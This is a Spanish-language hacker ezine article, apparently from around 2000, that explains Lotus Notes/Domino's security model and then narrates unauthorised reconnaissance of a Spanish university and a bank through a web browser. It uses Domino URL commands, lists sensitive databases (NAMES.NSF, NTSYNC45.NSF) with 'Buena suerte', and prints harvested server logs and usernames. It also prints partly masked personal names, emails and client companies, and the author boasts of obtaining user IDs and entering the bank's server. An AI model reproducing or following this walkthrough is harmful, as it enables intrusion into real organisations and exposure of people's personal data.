A partir de aqui tenemos una etapa de varios a~os en que se dedicaron a vivir del momio, pero a finales de los 80 cuando Lotus se dio cuenta de que se estaba quedando atras en el mercado, Iris Associates se vio un poco mas presionada y por fin presento algo tangible. La primera version de Notes. Resulto que no se habian pasado todo el lustro durmiendo sino que habian ido trabajando a ratos.
Tras esta primera version empezo el proceso tipico de "mejoras" y "nuevos lanzamientos". La version 4.0 fue liberada en 1996 y era el primer Notes que tenia en cuenta la importancia de Internet, tanto que en Diciembre de ese mismo a~o, al liberar la version 4.5 Lotus cambio el nombre del servidor que paso a llamarse "Domino 4.5. Powered by Notes"
Con esta version Notes paso a unirse a la nefasta moda de "lanzar mucho y rapido". Ya no podian permitirse esperar cinco a~os. Internet lo acelaraba todo, la web se reinventaba a cada dia, a cada hora.

CARACTERISTICAS Y REQUISITOS
=-=-=-=-=-=-=-=-=-=-=-=-=-=-

La familia Notes se ha ido ampliando con el paso del tiempo, Lotus Notes es el cliente por excelencia, el uso cada vez mayor de Notes/Domino para crear aplicaciones y soluciones propias ha dado lugar a un cliente especial llamado Notes Designer pensado para desarrolladores, la complejidad de la administracion de las cada vez mas numerosas opciones de Domino ha provocado el lanzamiento de Domino Admin, un cliente centrado unicamente en la administracion del servidor.

Puesto que este articulo se va a centrar en Domino sera util repasar sus caracteristicas mas destacables.
Domino se presenta en diferentes versiones, como servidor de correo, servidor web, para sistemas multiprocesador... Gracias a su naturaleza de servidor de aplicaciones se han desarrollado, no solo por parte de Lotus, multitud de extensiones para Domino como por ejemplo:

Domino.Connect	Extension para conectar a otras bases de datos
Domino.Action	Extension para crear sitios web mejorados
Domino.Merchant	Extension para crear sites de comercio electronico
Domino.Doc	Extension para publicacion y control de documentos
Domino.Broadcast	Extension para dotar a Domino de tecnologia Push

Como servidor HTTP Domino incorpora la capacidad de transformar los documentos de Notes en HTML "estandar" ademas de ser capaz de interactuar con clientes Notes o navegadores de Internet.
Soporta todas las opciones de un servidor web comun, incluyendo conexiones SSL, ademas de integrar servidor de correo, servicios de Directorio LDAP y servidor de News.
Domino incluye el Public Address Book que es como el registro de NT, no no, como el NDS de Novell, no tampoco, pero es un directorio que sirve de base a sus capacidades de conexion, almacenamiento de bases de datos, replicacion, autenticacion y automatizacion de procesos administrativos.

Es un software muy portable, capaz de funcionar bajo los siguientes SO:

Windows NT	AIX
Solaris	HP-UX
Linux	OS/2 Warp

Entre los protocolos que soporta se encuentran:
AppleTalk, SPX, TCP/IP, X.25, X.PC... aunque no todos estan disponibles en cada SO.

En cuanto a las recomendaciones de hardware varian, situandose en general entre los 64-128 MB de RAM, alrededor de 1Gb de disco duro y un procesador Pentium II o superior.

CONCEPTOS BASICOS
=-=-=-=-=-=-=-=-=

Algunos terminos sobre Domino.

Domino domain:

Un grupo de servidores Domino y sus usuarios que comparten un mismo

directorio (Public Address Book), normalmente solo suele haber un dominio aunque en caso de grandes organizaciones se pueden crear varios.
La funcion principal de un dominio de Domino es el rutado de mensajes.

Domino named network:

Un grupo de servidores Domino que usan el mismo protocolo y se hallan en la misma LAN o e una WAN accesible. Un servidor Domino puede formar parte de varias siempre que use distintos protocolos.

Public Address Book:

La base de datos donde se almacena la informacion sobre el dominio: Usuarios, servidores, conexiones, tareas planeadas, rutado de correo...

Certificacion:

Al a~adir usuarios a Domino (registration process) se crea un identificador que debe ser certificado de manera que el ID del usuario (o de otro servidor) sea "confiable". Podemos imaginarnos este proceso como la firma de una clave publica PGP. A partir de ahora en cada dialogo entre un cliente Notes y un servidor Domino ambos intercambiaran sus ID para comprobar que estan certificados por alguien en quien ambos confian.
El certificador en una organizacion es el primer servidor Domino que se haya instalado.

-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-

SEGURIDAD EN NOTES/DOMINO
Modelo de seguridad y accesos

-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-

En esta seccion daremos un repaso a las funciones y caracteristicas relativas a la seguridad que implementa Lotus Domino.

USERS IDs Y CERTIFICACIONES

Toda la estructura de seguridad de Notes descansa en los identificadores (ID), cada usuario y servidor posee su propio identificador "user.id" o "server.id" que no es mas que un fichero donde Notes almacena la informacion del propietario, el duo clave publica/privada y los certificados que se han a~adido a dicho ID.
En ocasiones el ID se almacena en el PAB (Public Address Book) aunque que por lo general se guarda en un fichero que se entrega al usuario (Lotus recomienda guardarlo en diskette y no en HD)
Para ’abrir’ este ID se necesita introducir la contrase~a adecuada.
Notes posee medidas que dificultan que un ID robado se pueda utilizar, asi ralentiza los intentos de fuerza bruta al responder con retraso creciente a contrase~as incorrectas e incluye medidas anti-spoofing en su dialogo de peticion de contrase~as para evitar "pantallazos"

Si no te gusta hacer copias de seguridad la mala noticia es que si

el fichero ID se corrompe estas frito y si olvidas la clave tambien
estas frito. Toca volver a registrarse y obtener otro ID, la informacion
cifrada con el antiguo ID deja de estar accesible.

La certificacion en Domino cumple el papel de demostrar que cada parte de
la comunicacion es realmente quien dice ser, habitualmente se usa una
estructura jerarquica de certificacion, cuando se instala el primer
servidor Domino automaticamente se convierte en certificador y se crea
el fichero "cert.id", al mismo tiempo el "server.id" y el ID del admin son
'firmados' usando este certificado.

Este certificado puede servir para crear otros subordinados, hasta un
total de cuatro niveles, de manera que el usuario:

RandomJoe/Marketing/NYork/BigCompany

Tiene tres certificados pertenecientes a distintos niveles, cuando este
usuario intente conectarse a:

RandomServer/Sales/Torrejon/BigCompany

El servidor encontrara el certificado comun y por las reglas de confianza
que gobiernan el proceso, mas adelante las veremos, aceptara el ID como
autentico.

ACCESO AL SERVIDOR
=-=-=-=-=-=-=-=-=-=-

Hay dos maneras muy diferentes de acceder a un servidor Domino, la primera
es usando el cliente Notes y el esquema de seguridad de Lotus.
La segunda usando un cliente 'normal' (navegador, lector de correo..)

-*- Con Notes

Una vez que tenemos un ID abierto, que ocurre al intentar conectarnos con
un servidor Domino?.
El proceso de conexion se divide en dos grandes partes:
Validacion y Autenticacion.

Validacion: Soy quien digo ser
Autenticacion: Y ademas puede demostrarlo.

Las tres reglas de validacion que usa D/N para determinar que puede
confiar en un certificado son:

1- Confia en la clave publica de un certificador cuyo certificado
se encuentre en tu propia ID
2- Confia en cualquier clave publica que este certificada por uno
de los certificadores que se hallen en tu propio ID
3- Confia en las claves publicas firmadas por un certificador descendiente
de otro en el que confies.

Suena algo mas liado de lo que es, ahora pasamos a la autenticacion:

Se trata de demostrar que somos capaces de 'abrir' la clave privada que
casa con la clave publica cuya autenticidad acabamos de demostrar, si no
lo hicieramos bastaria robar un ID para suplantar usuarios o servidores :->
Basicamente y por pasos funciona asi.

1- El servidor genera un numero aleatorio, lo cifra con la clave
publica del usuario y se lo envia.
2- El usuario recibe el mensaje, lo descifra usando su clave privada
y envia el numero de vuelta al servidor.

-*- Con Navegador (Sin Notes)

Domino utiliza el metodo de HTTP Basic Authentication para requerir nombre y clave de acceso a directorios protegidos, tambien puede usar SSL 3.0 bien para establecer una sesion basandose en el intercambio de certificados o bien para encriptar el trafico aunque la autenticacion llevada a termino sea la basica. Por ultimo un usuario puede acceder anonimante al servidor.

Deteniendonos en el acceso anonimo hay que decir que se divide en dos tipos:
El acceso anonimo por usuarios de Internet
El acceso anonimo por usuarios de Notes

Todo el tema del acceso anonimo debe ser *cuidadosamente* evaluado ya que como veremos posteriormente es clave para explicar las vulnerabilidades encontradas en los servidores probados.

BASES DE DATOS
=-=-=-=-=-=-=-

En Notes las bases de datos constituyen el corazon del sistema, aqui se guarda toda la documentacion, los mensajes, las configuraciones... Las bases de datos tienen en Notes la extension .nsf que supongo es un acronimo de Notes Storage File, aunque hay muchos terminos y conceptos propios de las bases de datos nosotros analizaremos aquellos tocantes al acceso y seguridad.

Los permisos de un fichero .nsf dependen de la configuracion de su lista de control de acceso (ACL). El administrador de una base de datos es el encargado de establecer los niveles de acceso adecuados, cada nivel incorpora todos los privilegios de los anteriores.

Manager
El manager tiene como prerrogativas exclusivas el modificar la ACL, cambiar la configuracion de replicacion y borrar la base de datos. Ningun otro nivel de acceso permite realizar estas tareas y por ello Lotus recomienda asignar dos managers (o mas) a las bases de datos cruciales.

Designer
El dise~ador puede modificar la apariencia de la base de datos, sus campos, los formularios y vistas asociados...

Editor
Este usuario puede crear documentos y editar otros aunque hayan sido creados por otros usuarios.

Author
El autor puede a~adir documentos a la base de datos y efectuar cambios en aquellos que el ha creado pero no hacer cambios en los documentos de otros usuarios.

Reader

Este nivel de acceso solo permite leer documentos en la base de datos.

Depositor
El usuario con este nivel puede crear documentos en la base de datos pero
no verlos, ni siquiera los documentos que el mismo ha creado.

No Access
Nivel de acceso sin acceso. :-)

La herramienta de administracion de Domino permite especificar los accesos
por usuarios/grupos, establecer los niveles de acceso por defecto, decidir
si se permite el acceso anonimo y limitar los privilegios de los usuarios
que acceden via Internet con la opcion "Maximum Internet name&password access"
que tiene precedencia sobre cualquier ACL individual.

Hay dos peque~os detalles a tener en cuenta, las ACL solo estan en vigor
cuando se accede a la base de datos desde los ficheros .DIR, es decir que
obviando Notes y usando el sistema operativo para acceder al fichero .nsf
no estaremos sujetos a los permisos de Notes. Se puede remediar en parte
cifrando la base de datos con la ID del server o cifrando las bases de
datos en las estaciones locales con la ID del usuario.

El otro hace referencia a las prioridades de permisos,

 -1- Si el acceso Anonimo o Default esta permitido toma precedencia sobre
     un acceso de usuario autenticado salvo que tenga asignado menos derechos
 -2- El acceso con nombre de usuario tiene preferencia sobre el acceso como
     miembro de un grupo, aunque tenga asignados menos derechos.

Por defecto al crear una base de datos la ACL incorpora entradas para el
creador (Database Creator) y para los siguientes grupos:
Default
LocalDomainServers (1)
OtherDomainServers (1)

(1) Las ACL aplicadas a servidores controlan la manera de replicar
    la base de datos.

Es posible efectuar controles mas detallados limitando acceso a determinadas
secciones del documento, presentar algunos campos encriptados....


DOMINO EN RED
=-=-=-=-=-=-=-=

El servidor Domino que se pretende sea accesible desde Internet esta sujeto
a todos los ataques habituales contra cualquier servidor web, por ello
deben aplicarse las medidas de seguridad adecuadas sin olvidar la necesidad
de permitir que otros servidores Domino del mismo grupo accedan para
replicar bases de datos y rutar correo, para proteger estas conexiones se
puede usar un protocolo distinto, colocar otro firewall entre ambos sistemas,
usar un proxy...
El mismo problema se presenta al querer abrir sesiones de Notes a
traves de Internet, Notes utiliza el protocolo NRPC (Llamada a procedimiento
remoto de Notes) para su trafico con destino al puerto 1352.

Un servidor Domino puede actuar como ’passthru’, en este caso permite

a un cliente Notes alcanzar otro servidor Domino con el que no podria establecer conexion de otra manera, el servidor configurado como 'passthru' actua de intermediario para realizar la conexion entre ambos.
Con un navegador web solo se pueden acceder a las bases de datos locales del servidor pero no usar 'passthru' para llegar a otro servidor

Un problema de seguridad lo tenemos si hay un servidor passthru que se puede alcanzar desde Internet por el puerto 1352, en caso de que los niveles de acceso no esten bien configurados (acceso anonimo Notes permitido) nos encontramos con el siguiente escenario.



Para la mayor parte de implementaciones de Domino/Notes en grandes redes es interesante poder permitir el trafico de Notes a traves de Internet, no tiene porque ser un problema de seguridad si se han configurado *correctamente* los niveles de acceso al servidor y los niveles de acceso a las bases de datos. En caso de no estar seguro de saber hacerlo la solucion mas sensata consiste en bloquear el trafico en el perimetro de la red.

-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-

LOTUS DOMINO EN LA WEB
Ejemplos practicos de la vida real

-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-

Hemos adquirido unos someros conocimientos acerca del producto de Lotus y tenemos cierta idea de sus mecanismos de seguridad, hasta aqui podria ser un articulo completo pero creo que quedara mas claro si incluimos un par de ejemplos practicos.

El objetivo en general sera comprobar la correcta configuracion del servidor Domino y determinar si este permite lo que los ""expertos"" consideran el primer paso que da un intruso. Ganancia de informacion.

Los medios empleados, un ordenador con conexion a Internet y un navegador. Por dos motivos:
-1- Para dejar claro que todo esta al alcance de *cualquier* usuario sin utilizar "megaprogramas especiales".
-2- Porque con la birria de ordenador que tengo ni pensar en poner el cliente Notes, solo funcionan el vi y el lynx-color. Asi no se puede trabajar con seriedad. ;-(

Para llevar a cabo la prueba necesitamos algun objetivo, nada mas facil que encontrar algun .es con Domino, en este caso se trata de una universidad y de un banco lo que es muy adecuado para comprobar los

diferentes niveles de seguridad.
Una aclaracion MUY IMPORTANTE es que se los objetivos probados son los
dos primeros encontrados, no ha habido "descartes".
El resultado por tanto no debe tomarse como "caso aislado" sino como una
indicacion muy seria de que hay problemas que pueden ser muy comunes.

Para los despistados indicar que las direcciones URL no son las reales,
por favor no envieis mensajes diciendo que www.univ.es no funciona :-DD

DOMINO EN EL MUNDO ACADEMICO
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

Encontramos una universidad, o euniversidad?, cualquiera del Norte de Espa~a.
Con sus servidores Domino ofreciendo las paginas web habituales y nos entra
la curiosidad de saber si podemos "hurgar en las entra~as" y sacar lo que
no esta a la vista.
Empecemos por lo basico.

http://www.univ.es/?OpenServer

Bienvenidos a una URL de Domino, este comando le pide al servidor que muestre
la lista de las bases de datos de que dispone. Lo habitual es la respuesta..

Error 403
HTTP Web Server: Database Browsing Not Allowed

No es problema, esta opcion no se activa por defecto asi que no indica una
preocupacion especial por la seguridad, ahora empezamos a probar el acceso
a las bases de datos y comienza el espectaculo multimedia.

  [Al final de esta seccion incluyo una lista de las bases
    de datos mas comunes y su funcion]

Asi que no queria darme la lista de bases de datos eh?. Pues toma.

```
 AccesosD.nsf
   + accesos.nsf                + Cronos.nsf
   - acontab.nsf                + dframes.nsf
   + 11/03                      + dfsdoc.nsf
   + AMREC001.NSF               + diarioex.nsf
   + bbaa.nsf                   + docapl.nsf
   + busytime.nsf               + docsistemas.nsf
   + buzondeb.nsf               + docugp.nsf
   + catalog.nsf                + doc/helpadmn.nsf
   + certsrv.nsf                ..............
   + clock.nsf
   + compl2.nsf
   + compl.nsf
   + Conconta.nsf
   + controlh.nsf
```

Ya tengo un listado por nombres, ahora tengo un monton de bases de datos
a las que puedo intentar entrar confiando en acceso anonimo/default generoso
pero como saber cual elegir?

```
# Base de datos          kBytes      % usado            Usos / 7 días
   - l???02/UNIV       4.576.512        89                9211
1 Control horario        728.320        61                1400
```

```
2 Jxxxx Martinez Gxxx    270.080       100                 164
3 Eduardo G* Soxxxno     179.712        99                 119
4 J?vxx E* Cundin        161.792       100                  21
5 lgp???'s Statistics    110.080        81                  14
6 DOCUMENTACION           92.672       100                  88
7 Andoni J* L.            91.648       100                  51
8 Guillxx Irasxx          87.552        98                  45
9 Registro General UNIV   81.664        96                   0
10 JR. Alzola G*          80.384        99                 433
.......
```

Bonito todo esto pero necesito algo que me enlace un poco todo, algo como:

```
Archivo             Titulo                      Fecha
l??02/UNIV
REGHELP.NSF     Ayuda de Registro               N/D
helpupv.NSF     Ayuda UPV                       N/D
bbaa.nsf        Bellas Artes                    N/D
cig.nsf         CIG                             07/x0/9x
circon2.nsf     Circulares Contabilidad         17/x1/9x
p*/?unesco.nsf  codunesco                       N/D
reloj.nsf       Control horario                 23/x2/9x
controlh.nsf    Control Horario (Auxiliar)      N/D
Cronos.nsf      Cronos                          N/D
LfsLog.nsf      DFS Log Database                15/x2/9x
fax.nsf         DFS Mail Database               15/x2/9x
diarioex.nsf    Diario de Explotacion           28/x2/9x
dframes.nsf     Docentes (frames)               11/x1/9x
..................
..................
```

[No hara falta que diga que esto es un resumen y que los datos aqui dispuestos han sido alterados cuando me ha parecido necesario]

De momento la cosa no pinta muy bien para nuestra UNIV(ersidad), claro que no es de extra~ar, siempre que leo las declaraciones de un 'hacker' no falta la frase de "la seguridad de las universidades es patetica". Igual tienen razon. ;-?.

Veamos que dice Domino acerca de ese tentador Registro General UNIV.

```
                        [Nombre del servidor aqui]
                            [Fecha aqui debajo]
                      Registro General ???/UNIV [a~o]

   Ruta de acceso: reg_g_??.nsf
   Tama~o del archivo: 57,5 MBytes (94,50% del espacio utilizado)
   Tama~o de las vistas:
        1. Por Epigrafe                    0 kBytes
        2. Por Numero                  12052 kBytes
        3. Por Tipo\Organo Destinatario    0 kBytes
        3. Por Tipo\Organo Remitente       0 kBytes
        4. Libro                       17381 kBytes
   Configuracion de la Aplicacion 9 kBytes
   (validacion numero) 0 kBytes

   Gerentes: OtherDomainServers, Manager LeiXX/UNIV, Administradores Notes,
             LocalDomainServers

   ................................
```

```
   Uso en el periodo completo (x14 dia(s))
     Usos de la base de datos: 1400
     Documentos leidos: 24850
     Documentos escritos: 22862
```

Gerentes, Managers, si recordais son aquellos usuarios con poder absoluto sobre la base de datos, no seria bonito saber que usuarios tienen mas privilegios y sobre que bases de datos los tienen?. Tus deseos son ordenes.

Marchando una de listado de base de datos ordenadas por gerente.

```
 -Default-         // Nuestro amigo el acceso por defecto, mira que mono.

Servidor        Titulo             Archivo               Fecha
lxxx02          LogAgent           LogAgent.nsf         27/0x/9x
lxxx02          LSX for LManual    lsxlc.nsf            09/10/9x
lxxx00          SMTP MTA Tables    smtptbls.nsf         03/02/9x
lxxxei          ImagePlus LPx*     LOANPROC.NSF         11/0x/9x
lxxxei          GW Admin's Guide   VIGWDOC.NSF          13/xx/9x
lxxxei          LPx* Admin         LOANADMN.NSF         x1/x3/9x

- Administradores Notes
lxxx02          Ayuda de Registro  REGHELP.NSF          N/D
lxxx02          Ayuda UPV          helpupv.NSF          N/D
lxxx02          Bellas Artes       bbaa.nsf             N/D
lxxx02    Circulares Contabilidad  circon.nsf           1x/x1/9x
.............................

- FAX/UNIV    // Me hace gracia, que pasa?
....
lxxx02          In Fax Mailbox     infaxbox.nsf          26/xx/9x
```

Y asi van desfilando uno tras otro todos los gerentes contandonos en que archivo y servidor estan las bases de datos cuyo control poseen.
Ahora tenemos un par de cosas, miles de nombres y rutas a bases de datos de Notes y la lista de usuarios con mayor numero de privilegios.

Con esto y un bizcocho nos paseamos por el server hasta encontrar por ahi, la id de dos usuarios (uno de ellos el 'gran jefe indio') y la de un servidor. Si no sabes que es eso de ID te has saltado la mitad del articulo.
Pero que carajo, cuantos servidores hay aqui dentro?

```
 Red
   - TCPIP Network
       Servidor         Titulo                  Administrador
       lxxx00/UNIV   Servidor de pruebas        Administradores Notes
       lxxx02/UNIV   Notes produccion           Administradores Notes
       lx?x00/UNIV   Notes Desarrollo           Administradores Notes
       lxxxce/UNIV   Contabilidad 1             Administradores Notes
       lxxxcg/UNIV   Contabilidad 2             Administradores Notes
       ...........
```

Esto de ser hacker cada dia mas complicado, voy a pedir una pension como las amas de casa, en fin a ver que estan haciendo los demas servidores.
Enchufo la URL pertinente en mi navegador del a~o del Titanic y vamos!

```
                Estadisticas del Servidor lxxxei
```

```
Views

     * 1. Statistics Reports - 1. System
     * 1. Statistics Reports - 2. Mail & Database
     * 1. Statistics Reports - 3. Communications
     * 1. Statistics Reports - 4. Network
     * 1. Statistics Reports - 5. Clusters
     * 1. Statistics Reports - 6. Web Server & Retriever
     * 1. Statistics Reports - 7. Calendaring Scheduling
     * 2. Alarms
     * 3. Events
     * 4. Spreadsheet Export
     * 5. Graphs - 1. System Statistics
     * 5. Graphs - 2. System Loads
     * 5. Graphs - 3. System Resources
     * 6. Trouble Tickets - 1. Alarm
     * 7. Analysis Report
     * 8. File Statistics
     * 9. Single Copy Object Store Statistics


$$ Aqui eso de la "ganancia de informacion" ya me abruma.

Statistics Report
   for server:lxxx02/UNIV - Notes produccion - (Powered by Notes)
   Session Information:
   Boot ID: 5979215
   Server started at: 01/xx/xxxx 1x:xx:3x
   Statistics collected at: x5/0x/xxxx 1x:2x:x3
   Reporter task running for: x3 day(s), 2x:x2: x (hr:min:sec)
   Server Location:
   Server Administrator: Luis Ferxxxxx Escartin/Sistemas/UNIV

  $$ Me salto algo de info que viene en graficos (uso del disco, etc..)

   Memory Statistics (in bytes):
       Free memory:
       Memory allocated: 108.025.982
       Memory allocated as shared memory: 77.942.112
       Memory allocated by server processes: 30.083.870
       Memory availability: Plentiful
       Memory quota:
       Memory timeouts:
       Physical RAM memory: 268.435.456
       Swap file size: Not Applicable

Server Configuration Information:
       Number of volumes on file server:
       Server ports: TCPIP
       Coprocessor: Not Available
       Operating System version: AIX 2 4
       Notes version: Release 4.6.4a (Intl)
       Data file path: /datos/notes

 Server Load Statistics:
       Transactions in last minute: 402
       Peak transactions per minute: 10.235
       Time of last peak transactions per minute: 0x/xx/xxxx 20:05:58
       Total transactions processed: 1.174.330
       Number of current users: 35
       Peak number of users: 45
       Time of last peak number of users: 0x/xx/xxxx x1:33:06
```

```
       Number of sessions dropped in mid-transaction: 1
       Number of server tasks: 63
       Server Tasks: Database Server: Perform console commands
       Database Server: Listen for connect requests on TCPIP
       Database Server: Perform housekeeping chores
       Database Server: Idle task
       Database Server:
                Server for Jose Ramon Al* Garrido/Desarrollo/UNIV
                Server for Monica Jx Arana/Contabilidad/UNIV on TCP/IP
                Server for L* Mx Sierra/Desarrollo/UNIV on TCP/IP
                Server for Fx J* Gaztexxx Odri*/Sistemas
                Server for Isaxx L???auri/Academica/UNIV on TCPIP
                [...blah, blah, blah, blah...]

$$ No, no, todo esto no deberia estar a la vista, claro que la cosa empeora
$$ cuando accedemos a los logs del servidor

Fecha           Usuario         Direccion
[Dia y hora]      -            pulgoso.ipb.csic.es
Solicitud
GET  /proyectos/prcampo1.nsf/6292415a920634c0c125650e0037b536/$Body/0.f14?O
      penElement&FieldElemFormat=jpg HTTP/1.0

$$ Este pedazo de URL es una URL de Domino, ruta, nombre de base
de datos, identificador, comando y parametros. Tochisimo de meter en el ezine.

[Dia y hora]   Jose           lxxx06.lx.univ.es
Solicitud
GET /reloj.nsf/horario HTTP/1.0

$$ Lo interesante del log no es tanto aprender peticiones sino aprender
$$ nombres de usuario desde Internet, repasando el log nos hacemos con unos
$$ cuantos.


Si alguno no lo ha cachado aun el resultado de esta evaluacion es un suspenso
sonoro, de acuerdo que a fin de cuentas en una Universidad no hay nunca datos
de interes :-> y que mas se perdio en Cuba pero esto no es de recibo.

Server < Filename >  DB Title >    Replica ID >        File Size >  Free ....
l*00     WEB.NSF     Navegador     C12565D3:005BFA0E   14.680.064   124.992
                     del Servidor
l*02     WEBFAX.NSF  Domino Fax    C12566DB:0049C7DF      786.432   255.488
                     Server DB
l*02     UTILS.NSF  Utiles Varios  C1256472:0048C988       524.288  246.336


Finaliza el concurso, un breve repaso a nuestro zurron indica que tenemos
entre muchos regalos variados lo siguiente.

Listado completo de las bases de datos (nombre, ruta completa, tama~o,
estadisticas de uso, gerentes, servidor...)
Informacion sobre el uso de los servidores ( carga, fecha de inicio,
espacio en disco, memoria, sistema operativo, usuarios actuales, logs de
uso...)
Informacion variada ( id de usuarios, id de gerente, id de servidor, id
de replicas, configuracion de eventos y alarmas, log de errores fatales..)

Y eso en un rato con un navegador, no imagino que puede pasar si utilizo
la poderosisima herramienta hacker 'whois' XDDD.
```

Como inicio no da mucha confianza pero esto es una universidad, el mundo de los negocios sera otra cosa?. Verdad?. Antes de verlo, lo prometido es deuda.

```
 --**-- Algunas bases de datos interesantes de D/N --**--

WEBADMIN.NSF            Administracion remota del servidor
WEB.NSF                 Cache de paginas web solicitadas por usuarios
LOG.NSF                 Informacion sobre el servidor
EVENTS4.NSF             Estadisticas y eventos
STATREP.NSF             Base de datos de estadisticas
CATALOG.NSF             Catalogo de bases de datos
CERTLOG.NSF             Log de certificaciones
ADMIN4.NSF              Base de datos de peticiones administrativas
DOMLOG.NSF              Actividades varias del servidor
NAMES.NSF               Public Address Book
NTSYNC45.NSF            Passwords generadas para el single sign-on con NT
COLLECT4.NSF            Para centralizar estadisticas de varios servidores
MAILW46.NSF             Base de datos de correo para el uso de navegadores web
.....................
.....................

Buena suerte :-)
 --**--**--**--**--**--**--**--**--**--**--**--**--**--*
```

DOMINO EN EL MUNDO CORPORATIVO
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

Solo nos queda encontrar un servidor Domino bancario, no es dificil hacerlo, lo encontramos en un banco, o e-banco?, de esos que van "tan rapido" por Internet. A toda pastilla y creciendo que es importante :->.

Vamos a conectar usando la probada tecnologia hacker:

http://domino.e-banco.com

En la frente. Me pide nombre de usuario y password para conectar. :-?. No tengo ni una cosa ni otra y ademas ni idea de como conseguirlas.

Un hacker podria usar aqui lo que se llama "advanced kung-fu skillz" es decir: brute forcing, spoofing, sniffing, hijacking, guessing, skating, skiing, surfing... (no se si todas son correctas, yo no entiendo de eso)

Pero yo solo tengo el navegador y un pincho tortilla. Y actitud. De sobra.

Un minuto despues ya estoy abriendo bases de datos en el servidor bancario Domino. Queda probado que los ordenadores ’sienten’ la actitud. :-DD

[Siempre que no explico algo paso a paso me llueven los mailes de protesta, asi que ya lo explicare, al final. Mientras podeis tratad de adivinadlo vosotros, doy una pista en la parte teorica]

O sea que aqui estamos, despistados como siempre y pensando que donde diantre nos hemos metido?. Pues a preguntar que preguntando se llega a todas partes.

```
  Notes Licenses
   + Lotus Notes        1929
```

```
   + Lotus Notes Server 3
   + Unlicensed/Unknown 54822
               Total   56754
```

Dejando de lado las consideraciones eticas de tener cincuenta y pico mil usuarios sin licencia (quiero creer que es porque no la necesitan), vemos que el corralillo esta concurrido. Cincuenta y siete mil pollos, uno mas no creo que se note.

```
      Name                     Company              E-Mail
CANELLAS S* , CARLOS            AEAT             CARLOS C* SANCHEZ @ N??O
SANTIAGO P?, CESAR              ELECTROLUX       CESAR DE SANTIAGO*  @ N??O
* RODRIGUEZ, AR*                ELECTROLUX       ARS* RODR* @ N??O
CAB* ESCU??, BEGO??             FIAT IBERICA     BEGONA CAB* ESXX@ N??O
FDEZ G., JUAN JOSE              FIAT IBERICA     J.J.F.G @ N??O
LExx, PAOLO                     FIAT IBERICA     PAOLO LEVI @ N??O
M. RUIZ, ESPA*                  IDEAS FIJAS      ESPAR* MAR* @ N??O
ALA* GOMEZ, Jx                  LHYSA            JO* ALAD* @ N??O
GENERALITAT VALENCIANA                           GENE* VAL* @ N??O
.................................
.................................
.................................
```

Hombre el primero de la lista tenia que ser de la agencia tributaria y ademas AEAT esta en TSAI (http://aeat.tsai.es), igual luego paso a darle un poquito en los morros a Timofonica para no perder la costumbre ;->.
Vamos a ver que nos dicen de los usuarios, por ejemplo de ....

```
PERSON: GENERALITAT VALENCIANA
        GENERALITAT VALENCIANA @ N??O

   Name                                        MAIL
   First name: GENERALITAT VALENCIANA          Mail system: POP or IMAP
   Middle initial:                             Domain: N??O
   Last name:                                  Mail server: N??onet/N??o
   User name: GENERALITAT VALENCIANA           Mail file: CORREO\163\
              BI40824                                     BI40824.nsf
   Short name: ggeneralitatg.gvalenciana       Forwarding address:
                                               Msg storage: Internet Mail
                                               Internet password:
            ....................................
            ....................................
```

Tate, aqui hay tomate, alguien se leyo el capitulo donde se explica que los campos encriptados pueden aparecer en claro si se consultan en un navegador. No?. Es solo algo a tener en cuenta, la encriptacion a nivel de campo solo funciona con clientes Notes, ser pobre acaba teniendo sus humildes ventajas ;-)
Digo yo que con tantos usuarios aqui dentro tendra que haber algun grupo creado y se me ocurre que seria bueno enterarme de cuales son.

```
BESPEC_USR Usuarios Banca Espec
   BS001 6001 Andersen Consulting
   BS002 6002 Coopers & Lybrand
   BS003 6003 Zardoya Otis
   BS004 6004 Mc Kinsey
   BS005 6005 Musini-Bankers Trust
   BS006 6006 Asesores Bursatiles
   BS007 6007 B? ASEGURADORA DIRECTA (MADRID)
   BS010 6010 Andersen Consulting
```

```
   BS013 6013 Lilly
   BS014 6014 Ferrovial
   BS016 6016 Cefana
   BS021 6021 Fisher Rosemount
   BS022 6022 Ernst & Young
   BS023 6023 Interflora
   BS024 6024 Profit Gestion
   BS025 6025 Diario El Pais, S.A.
   BS026 6026 Sigla, S.A.
   BS029 6029 Norsistemas, S.A.
   BS030 6030 Refrescos Envasados, S.A. (Coca-Cola)
   BS031 6031 Union Electrica
   BS032 6032 Hospital San Rafael
   BS034 6034 Colegio Nacional de Opticos
   BS036 6036 Sociedad General De Autores
   BS037 6037 Securitas
   BS039 6039 Aena
   BS041 6041 Lucas Automotive
   BS042 6042 The Boston Consulting Group Ltd
   BS043 6043 Red Electrica Espa~ola
   BS044 6044 Microsoft Iberica SRL

   ..............  y sigue, y sigue, y sigue ...................
```

Mira tu donde se juntan todos, no sabia que hubiese tantas empresas en el pais. Y hablando de pais, otra vez me topo con El Pais. :-!!. Acaso me persigue Polanco!?. (Siento mencionar el nombre de Dios en vano)

```
GROUP: BS025

   Basics:
   Group name: BS025
   Group type: Multi-purpose
   Description: 6025 Diario El Pais, S.A.
   Members: Fra??isco Hernanz Garci?

   Administration
   Owners: SYSTEM            // Esto podria cambiar :->
   Administrators:
   Foreign directory sync allowed: Yes
```

Basta ya de perder el tiempo con la gente!. Somos o no somos autistas?. Pues a por las maquinas, tres eran tres los servidores...

```
   Network      Server            Title                 Administrator
   - Net1
             N??oNet/N??o       Ban????net-N??o         SYSSRV
             N??oWork/N??o      Correo de empresas      SYSSRV
             Pluton/N??o        ?ro? y N?x?             SYSTEM

              ........................................
```

Correo de empresas, no me imagino que tarea puede desempe~ar un servidor con ese nombre, no me queda otro remedio que prestarle atencion.

```
SERVER: N??oWork/N??o

   Basics
   Server name: N??oWork/N??o           Server build number:
```

```
   Server title: Correo de empresas     Administrators: SYSSRV, SYSTEM
   Domain name: N??o                    Routing tasks: Mail Routing
   Cluster name:                        Server's phone number(s):
